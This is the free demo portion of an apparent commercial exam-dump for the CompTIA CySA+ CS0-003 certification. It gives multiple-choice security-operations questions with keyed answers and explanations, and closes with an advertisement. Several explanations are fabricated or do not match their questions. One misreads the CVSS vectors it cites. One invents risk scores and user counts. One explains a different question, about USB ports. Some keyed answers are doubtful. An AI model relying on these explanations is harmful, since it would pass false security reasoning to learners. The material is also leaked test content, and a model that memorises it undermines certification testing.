Containerization, manual code reviews, and static and dynamic analysis are also useful techniques for software assurance, but they are not as rigorous or comprehensive as formal methods. Containerization is a method of isolating and packaging software applications with their dependencies, which can improve security, portability, and scalability. Manual code reviews are a process of examining the source code of a software program by human reviewers, which can help identify errors, vulnerabilities, and compliance issues. Static and dynamic analysis are techniques of testing and evaluating software without executing it (static) or while executing it (dynamic), which can help detect bugs, defects, and performance issues¹.

NEW QUESTION 78

An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

- A. The finding is a false positive and should be ignored.
- B. A rollback had been executed on the instance.
- C. The vulnerability scanner was configured without credentials.
- D. The vulnerability management software needs to be updated.

Answer: B

Explanation:

A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. References: Vulnerability Remediation: It's Not Just Patching, Section: The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

NEW QUESTION 83

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

- A. Develop a call tree to inform impacted users
- B. Schedule a review with all teams to discuss what occurred
- C. Create an executive summary to update company leadership
- D. Review regulatory compliance with public relations for official notification

Answer: B

Explanation:

One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References:

<https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

NEW QUESTION 87

A security analyst is reviewing events that occurred during a possible compromise. The analyst obtains the following log:

Time stamp	Message
20:06:05	LDAP: A read operation was performed on an object: Domain Admins
20:06:05	LDAP: A read operation was performed on an object: Domain Servers
20:06:09	EDR: A local group was enumerated: Administrators
20:06:23	EDR: SMB connection attempts to multiple hosts from single host: PC021

Which of the following is most likely occurring, based on the events in the log?

- A. An adversary is attempting to find the shortest path of compromise.
- B. An adversary is performing a vulnerability scan.
- C. An adversary is escalating privileges.
- D. An adversary is performing a password stuffing attack..

Answer: B

Explanation:

Based on the events in the log, the most likely occurrence is that an adversary is performing a vulnerability scan. The log shows LDAP read operations and EDR enumerating local groups, which are indicative of an adversary scanning the system to find vulnerabilities or sensitive information. The final entry shows SMB connection attempts to multiple hosts from a single host, which could be a sign of network discovery or lateral movement. References: CompTIA CySA+ Study

Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161; Monitor logs from vulnerability scanners, Section: Reports on Nessus vulnerability data.

NEW QUESTION 88

Which of the following would an organization use to develop a business continuity plan?

- A. A diagram of all systems and interdependent applications
- B. A repository for all the software used by the organization
- C. A prioritized list of critical systems defined by executive leadership
- D. A configuration management database in print at an off-site location

Answer: C

Explanation:

A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster¹. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption². The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization³. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity⁴. References: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

NEW QUESTION 89

The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

- A. Deploy a CASB and enable policy enforcement
- B. Configure MFA with strict access
- C. Deploy an API gateway
- D. Enable SSO to the cloud applications

Answer: A

Explanation:

A cloud access security broker (CASB) is a tool that can help reduce the risk of shadow IT in the enterprise by providing visibility and control over cloud applications and services. A CASB can enable policy enforcement by blocking unauthorized or risky cloud applications, enforcing data loss prevention rules, encrypting sensitive data, and detecting anomalous user behavior.

NEW QUESTION 91

When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has been running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

- A. Changes to system environment variables
- B. SMB network traffic related to the system process
- C. Recent browser history of the primary user
- D. Activities taken by PID 1024

Answer: D

Explanation:

The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes¹². By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious. References: bginfo.exe Windows process - What is it?, What is bginfo.exe? Is it Safe or a Virus? How to remove or fix it

NEW QUESTION 94

A recent vulnerability scan resulted in an abnormally large number of critical and high findings that require patching. The SLA requires that the findings be remediated within a specific amount of time. Which of the following is the best approach to ensure all vulnerabilities are patched in accordance with the SLA?

- A. Integrate an IT service delivery ticketing system to track remediation and closure.
- B. Create a compensating control item until the system can be fully patched.
- C. Accept the risk and decommission current assets as end of life.
- D. Request an exception and manually patch each system.

Answer: A

Explanation:

Integrating an IT service delivery ticketing system to track remediation and closure is the best approach to ensure all vulnerabilities are patched in accordance with the SLA. A ticketing system is a software tool that helps manage, organize, and track the tasks and workflows related to IT service delivery, such as incident management, problem management, change management, and vulnerability management. A ticketing system can help the security team to prioritize, assign, monitor, and document the remediation of the vulnerabilities, and to ensure that they are completed within the specified time frame and quality standards. A ticketing system can also help the security team to communicate and collaborate with other teams, such as the IT operations team, the development team, and the business stakeholders, and to report on the status and progress of the remediation efforts¹². Creating a compensating control item, accepting the risk, and requesting an exception are not the best approaches to ensure all vulnerabilities are patched in accordance with the SLA, as they do not address the root cause of the problem, which is the large number of critical and high findings that require patching. These approaches may also introduce more

risks or challenges for the security team, such as compliance issues, resource constraints, or business impacts³. References: What is a Ticketing System? | Freshservice ITSM Glossary, Vulnerability Management Best Practices, Compensating Controls: An Impermanent Solution to an IT ... - Tripwire, [Risk Acceptance in Information Security - Infosec Resources], [Exception Management - ISACA]

NEW QUESTION 98

Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

- A. MOU
- B. NDA
- C. BIA
- D. SLA

Answer: D

Explanation:

SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 99

Which of the following can be used to learn more about TTPs used by cybercriminals?

- A. ZenMAP
- B. MITRE ATT&CK
- C. National Institute of Standards and Technology
- D. theHarvester

Answer: B

Explanation:

MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. It is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community. It can help security professionals understand, detect, and mitigate cyber threats by providing a comprehensive framework of TTPs.

References: MITRE ATT&CK, Getting Started with ATT&CK, MITRE ATT&CK | MITRE

NEW QUESTION 102

A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would most likely lead the team to this conclusion?

- A. High GPU utilization
- B. Bandwidth consumption
- C. Unauthorized changes
- D. Unusual traffic spikes

Answer: A

Explanation:

High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

NEW QUESTION 107

A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:

Security Policy 1006: Vulnerability Management

* 1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.

* 2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.

* 3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.

According to the security policy, which of the following vulnerabilities should be the highest priority to patch?

A)

Name: THOR.HAMMER
 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
 Internal System

B)
 Name: CAP.SHIELD
 CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
 External System

C)
 Name: LOKI.DAGGER
 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
 External System

D)
 Name: THANOS.GAUNTLET
 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
 Internal System

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: C

Explanation:

According to the security policy, the company shall use the CVSSv3.1 Base Score Metrics to prioritize the remediation of security vulnerabilities. Option C has the highest CVSSv3.1 Base Score of 9.8, which indicates a critical severity level. The company shall also prioritize confidentiality of data over availability of systems and data, and option C has a high impact on confidentiality (C:H). Finally, the company shall prioritize patching of publicly available systems and services over patching of internally available systems, and option C affects a public-facing web server. Official References: <https://www.first.org/cvss/>

NEW QUESTION 108

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

- A. Implementing multifactor authentication on the server OS
- B. Hashing user passwords on the web application
- C. Performing input validation before allowing submission
- D. Segmenting the network between the users and the web server

Answer: C

Explanation:

Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised. References: Input Validation - OWASP, 4 Most Common Application Vulnerabilities and Possible Remediation

NEW QUESTION 109

Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll; inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

- A. rogers
- B. brady
- C. bree
- D. manning

Answer: B

Explanation:

Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of $9 \times 0.8 = 7.2$, which is higher than any other system. Brady also has 500 affected users, which is more than any other system. Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

NEW QUESTION 110

A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.

Which of the following metrics should the team lead include in the briefs?

- A. Mean time between failures
- B. Mean time to detect
- C. Mean time to remediate
- D. Mean time to contain

Answer: D

Explanation:

Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

NEW QUESTION 115

A security analyst observed the following activity from a privileged account:

- . Accessing emails and sensitive information
- . Audit logs being modified
- . Abnormal log-in times

Which of the following best describes the observed activity?

- A. Irregular peer-to-peer communication
- B. Unauthorized privileges
- C. Rogue devices on the network
- D. Insider attack

Answer: D

Explanation:

The observed activity from a privileged account indicates an insider attack, which is when a trusted user or employee misuses their access rights to compromise the security of the organization. Accessing emails and sensitive information, modifying audit logs, and logging in at abnormal times are all signs of malicious behavior by a privileged user who may be trying to steal, tamper, or destroy data, or cover their tracks. An insider attack can cause significant damage to the organization's reputation, operations, and compliance¹². References: The Privileged Identity Playbook Guides Management of Privileged User Accounts, How to Track Privileged Users' Activities in Active Directory

NEW QUESTION 117

An organization is conducting a pilot deployment of an e-commerce application. The application's source code is not available. Which of the following strategies should an analyst recommend to evaluate the security of the software?

- A. Static testing
- B. Vulnerability testing
- C. Dynamic testing
- D. Penetration testing

Answer: D

Explanation:

Penetration testing is the best strategy to evaluate the security of the software without the source code. Penetration testing is a type of security testing that simulates real-world attacks on the software to identify and exploit its vulnerabilities. Penetration testing can be performed on the software as a black box, meaning that the tester does not need to have access to the source code or the internal structure of the software. Penetration testing can help the analyst to assess the security posture of the software, the potential impact of the vulnerabilities, and the effectiveness of the existing security controls¹². Static testing, vulnerability testing, and dynamic testing are other types of security testing, but they usually require access to the source code or the internal structure of the software. Static testing is the analysis of the software code or design without executing it. Vulnerability testing is the identification and evaluation of the software weaknesses or flaws. Dynamic testing is the analysis of the software code or design while executing it³⁴⁵. References: Penetration Testing - OWASP, What is a Penetration Test and How Does It Work?, Static Code Analysis | OWASP Foundation, Vulnerability Scanning Best Practices, Dynamic Testing - OWASP

NEW QUESTION 122

A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

- A. `function x() { info=$(geoplookup $1) && echo "$1 | $info" }`
- B. `function x() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $5}') && echo "$1 | $info" }`
- C. `function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }`
- D. `function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }`

Answer: C

Explanation:

The function that can be used on a shell script to identify anomalies on the network routing most accurately is:

```
function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }
```

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address. The function then prints the IP address and the ASN information, which can help identify any routing anomalies or inconsistencies

NEW QUESTION 124

A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

- A. The server was configured to use SSL- to securely transmit data
- B. The server was supporting weak TLS protocols for client connections.
- C. The malware infected all the web servers in the pool.
- D. The digital certificate on the web server was self-signed

Answer: D

Explanation:

A digital certificate is a document that contains the public key and identity information of a web server, and is signed by a trusted third-party authority called a certificate authority (CA). A digital certificate allows the web server to establish a secure connection with the clients using the HTTPS protocol, and also verifies the authenticity of the web server. A self-signed certificate is a digital certificate that is not signed by a CA, but by the web server itself. A self-signed certificate can cause issues with the website, as it may not be trusted by the clients or their browsers. Clients may receive warnings or errors when trying to access the website, indicating that the site could not be trusted or that the connection is not secure. Official References:

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>

NEW QUESTION 129

A company is deploying new vulnerability scanning software to assess its systems. The current network is highly segmented, and the networking team wants to minimize the number of unique firewall rules. Which of the following scanning techniques would be most efficient to achieve the objective?

- A. Deploy agents on all systems to perform the scans.
- B. Deploy a central scanner and perform non-credentialed scans.
- C. Deploy a cloud-based scanner and perform a network scan.
- D. Deploy a scanner sensor on every segment and perform credentialed scans.

Answer: A

Explanation:

USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario. References:

? CompTIA CySA+ CS0-003 Certification Study Guide, page 247

? What are Attack Vectors: Definition & Vulnerabilities, section "How to secure attack vectors"

? Are there any attack vectors for a printer connected through USB in a Windows environment?, answer by user "schroeder"

NEW QUESTION 132

An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of-life date. Which of the following best describes a security analyst's concern?

- A. Any discovered vulnerabilities will not be remediated.
- B. An outage of machinery would cost the organization money.
- C. Support will not be available for the critical machinery
- D. There are no compensating controls in place for the OS.

Answer: A

Explanation:

A security analyst's concern is that any discovered vulnerabilities in the OS that is approaching the end-of-life date will not be remediated by the vendor, leaving the system exposed to potential attacks. The other options are not directly related to the security analyst's role or responsibility. Verified References: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives, page 9, section 2.21

NEW QUESTION 137

A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

- A. Wipe the computer and reinstall software
- B. Shut down the email server and quarantine it from the network.

- C. Acquire a bit-level image of the affected workstation.
- D. Search for other mail users who have received the same file.

Answer: D

Explanation:

Searching for other mail users who have received the same file is the best activity to perform next, as it helps to identify and contain the scope of the ransomware attack and prevent further damage. Ransomware is a type of malware that encrypts files on a system and demands payment for their decryption. Ransomware can spread through phishing emails that contain malicious attachments or links that download the ransomware. By searching for other mail users who have received the same file, the analyst can alert them not to open it, delete it from their inboxes, and scan their systems for any signs of infection. The other activities are not as urgent or effective as searching for other mail users who have received the same file, as they do not address the immediate threat of ransomware spreading or affecting more systems. Wiping the computer and reinstalling software may restore the functionality of the affected workstation, but it will also erase any evidence of the ransomware attack and make recovery of encrypted files impossible. Shutting down the email server and quarantining it from the network may stop the delivery of more phishing emails, but it will also disrupt normal communication and operations for the organization. Acquiring a bit-level image of the affected workstation may preserve the evidence of the ransomware attack, but it will not help to stop or remove the ransomware or decrypt the files.

NEW QUESTION 139

The management team requests monthly KPI reports on the company's cybersecurity program. Which of the following KPIs would identify how long a security threat goes unnoticed in the environment?

- A. Employee turnover
- B. Intrusion attempts
- C. Mean time to detect
- D. Level of preparedness

Answer: C

Explanation:

Mean time to detect (MTTD) is a metric that measures the average time it takes for an organization to discover or detect an incident. It is a key performance indicator in incident management and a measure of incident response capabilities. A low MTTD indicates that the organization can quickly identify security threats and minimize their impact¹².

References: What Is MTTD (Mean Time to Detect)? A Detailed Explanation, Introduction to MTTD: Mean Time to Detect

NEW QUESTION 143

A company is concerned with finding sensitive file storage locations that are open to the public. The current internal cloud network is flat. Which of the following is the best solution to secure the network?

- A. Implement segmentation with ACLs.
- B. Configure logging and monitoring to the SIEM.
- C. Deploy MFA to cloud storage locations.
- D. Roll out an IDS.

Answer: A

Explanation:

Implementing segmentation with ACLs is the best solution to secure the network. Segmentation is the process of dividing a network into smaller subnetworks, or segments, based on criteria such as function, location, or security level. Segmentation can help improve the network performance, scalability, and manageability, as well as enhance the network security by isolating the sensitive or critical data and systems from the rest of the network. ACLs are Access Control Lists, which are rules or policies that specify which users, devices, or applications can access a network segment or resource, and which actions they can perform. ACLs can help enforce the principle of least privilege, and prevent unauthorized or malicious access to the network segments or resources¹². Configuring logging and monitoring to the SIEM, deploying MFA to cloud storage locations, and rolling out an IDS are all good security practices, but they are not the best solution to secure the network. Logging and monitoring to the SIEM can help detect and analyze the network events and incidents, but they do not prevent them. MFA can help authenticate the users who access the cloud storage locations, but it does not protect the network from attacks or breaches. IDS can help identify and alert the network intrusions, but it does not block them³⁴. References: Network Segmentation: What It Is and How to Do It Right, What is an Access Control List (ACL)? | IBM, What is SIEM? | Microsoft Security, What is Multifactor Authentication (MFA)? | Duo Security, [What is an Intrusion Detection System (IDS)? | IBM]

NEW QUESTION 148

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual CS0-003 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the CS0-003 Product From:

<https://www.2passeasy.com/dumps/CS0-003/>

Money Back Guarantee

CS0-003 Practice Exam Features:

- * CS0-003 Questions and Answers Updated Frequently
- * CS0-003 Practice Questions Verified by Expert Senior Certified Staff
- * CS0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * CS0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year